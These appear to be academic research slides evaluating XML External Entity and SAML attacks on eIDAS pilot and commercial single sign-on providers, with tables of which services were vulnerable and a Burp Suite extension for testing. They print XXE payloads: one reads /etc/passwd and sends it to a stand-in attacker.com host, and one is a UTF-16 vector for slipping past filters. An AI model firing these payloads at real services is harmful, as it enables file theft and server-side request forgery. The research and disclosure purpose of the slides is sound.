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
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eIDAS Authentication




eIDAS Authentication



SAML Evaluation [Mainka et al., 2014]

Service Provider	ØSig	AM1			RA	AM2		AM3 CInj	Summary
		CF	XXEA	XSLTA		XSW	TRC		
Salesforce	×	×	×	×	×	×	×	×	×
Google Apps	×	×	×	×	×	×	×	×	×
Zoho	×	×	×	×	×	✓	×	×	✓
Zendesk	×	×	×	×	×	×	✓	×	✓
Clarizen	✓	×	✓	×	✓	✓	✓	×	✓
SAManage	×	×	✓	×	×	✓	✓	✓	✓
Shiftplanning	×	×	✓	×	×	×	✓	✓	✓
Panorama9	×	×	×	×	×	×	✓	×	✓
UserVoice (Marketing)	×	×	×	×	×	×	✓	×	✓
Instructure	×	×	×	✓	✓	✓	✓	×	✓
The Resumator	×	×	✓	×	×	×	✓	×	✓
BambooHR	×	×	×	×	×	×	✓	✓	✓
AppDynamics	×	×	✓	×	✓	✓	✓	×	✓
IdeaScale	×	×	✓	×	×	×	×	✓	✓
Panopto	×	×	×	×	×	✓	✓	×	✓
TimeOffManager	×	×	✓	×	✓	✓	✓	×	✓
HappyFox	×	×	×	×	×	✓	✓	×	✓
SpringCM	×	×	×	×	×	✓	×	×	✓
ScreenSteps Live	×	×	✓	×	×	✓	✓	×	✓
LiveHive	×	×	✓	×	✓	✓	✓	×	✓
Howlr	×	×	×	×	×	×	✓	✓	✓
CA Service Management	×	×	✓	×	✓	×	✓	✓	✓
Total	1	0	10	1	6	11	17	6	20/ 22

Attacks Summary



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- 
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Evaluation of XML Parsing Attacks

- No valid ID cards needed
- Serious attacks; Facebook rewarded with 33,500 \$



XML Entities

XML Code (example)

```
<?xml version="1.0"?>  
<!DOCTYPE [  
    <!ENTITY res „HI “>  
>  
<data>&res;</data>
```

The parser first
„registers“ the entities
within the DOCTYPE

XML Entities

XML Code (example)

```
<?xml version="1.0"?>  
<!DOCTYPE [  
    <!ENTITY res „HI “>  
>  
<data>&res;</data>
```

The parser determines
the reference to an
ENTITY

XML Entities

XML Code (example)

```
<?xml version="1.0"?>  
<!DOCTYPE [  
    <!ENTITY res „HI “>  
>  
<data>HI</data>
```

... and resolves it

XML Entities

Are XML Entities
dangerous?

XML Entities

Illegitimate File Access with XXE

Illegitimate File Access

XML Code (example)

```
<?xml version="1.0"?>  
<!DOCTYPE [  
  <!ENTITY file SYSTEM „/etc/passwd“>  
>  
<data>&file;</data>
```

Illegitimate File Access

XML Code (example)

```
<?xml version="1.0"?>
<!DOCTYPE [
  <!ENTITY file SYSTEM „/etc/passwd“>
  <!ENTITY send SYSTEM „http://attacker.com/?f=&file;“>
]>
<data>&send;</data>
```

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Evaluation

eIDAS Provider	<i>Recursive Entities</i>	<i>External (Parameter) Entities</i>	<i>External (Parameter) Entities</i>	<i>SchemaLocation / XInclude</i>	<i>External DTD</i>	
	DoS			SSRF		File Exfiltration
eIDAS Pilot Sweden	-	✗ ¹	✗	✓	✗	✗
eIDAS Pilot Belgium	-	✓	✓	✓	✓	✓
eIDAS Pilot Czech Republic	-	✓	✓	✓	✓	✓
Provider 1	-	✗ ¹	✗	✓	✗	✗
eIDAS Pilot Estonia	-	✓	✓	✓	✓	✓
eIDAS Pilot France	-	✓	✓	✓	✓	✓
eIDAS Pilot Norway	-	✓	✓	✓	✓	✓
ArubaPEC S.p.A	-	✓	✓	✓	✓	✓
Intesa S.p.A.	-	✗ ¹	✗ ²	✓	✗ ²	✓
Provider 2	-	✗ ¹	✗	✓	✗	✗
Provider 3	-	✗ ¹	✗	✓	✗	✗
Poste Italiane SpA	-	✗ ¹	✗ ²	✓	✗ ²	✓
Provider 4	-	✗ ¹	✗	✓	✗	✗
Sielte S.p.A	-	✓	✓	✓	✓	✓
TI Trust Technologies srl (TIM)	-	✓	✓	✓	✓	✓
Vulnerable in Total	-	7	7	0	7	5

¹ To avoid harm, we did not test the full impact of the attacks.

² Only DNS requests were observed.

Comprehensive Evaluation of the eIDAS Swedish Pilot

- Offers demo services
- Possible to analyze further attacks like XML Signature Wrapping or XSS, etc.
- **No** further vulnerabilities found

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Automatic Evaluation with EsPreSSO

- Burp Suite extension
- Extension for Processing and Recognition of Single Sign-On Protocols
- We implemented XXE and Signature Wrapping attacks for SAML
- XML Encryption attacks planned

Choose an attack for the intercepted message.

DTD

Recursive Entities: 4
Entity References: 10
Adjust

Target File: file:///etc/hostname
Helper-URL: http://publicServer.com/helperDTD.dtd
Attacker Listener: http://publicServer.com/

file:///etc/hostname
file:///dev/urandom
file:///sys/power/image_size

Encoding:
 UTF-7
 UTF-8
 UTF-16

(3.) Setting of parameters

(4.) Encoding of the DTD

Select DTD:
XXE Attack using UTF-16

SYSTEM PUBLIC
Selected DTD: Enable editing Auto modify

(1.) Choose the DTD vector

Description:
Some simple blacklisting countermeasures can probably be bypassed by changing the default XML charset (which is UTF-8), to a different one, for

(2.) Selected DTD vector

```
<?xml version="1.0" encoding="UTF-16"?>
<!DOCTYPE data [
<!ELEMENT data (#PCDATA)>
<!ENTITY url SYSTEM "http://publicServer.com/">
]>
<data>&url;</data>
```

(5.) Apply attack to message

Modify

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Conclusion

- XXE is still a problem
- Many critical vulnerabilities are already fixed
- Our contributions
 - Best Current Practices for eIDAS
 - Automated tool for the security analysis of SAML
- More information
 - <https://github.com/RUB-NDS/FutureTrust/wiki>
 - <https://github.com/RUB-NDS/BurpSSOExtension>
 - <https://www.futuretrust.eu/>

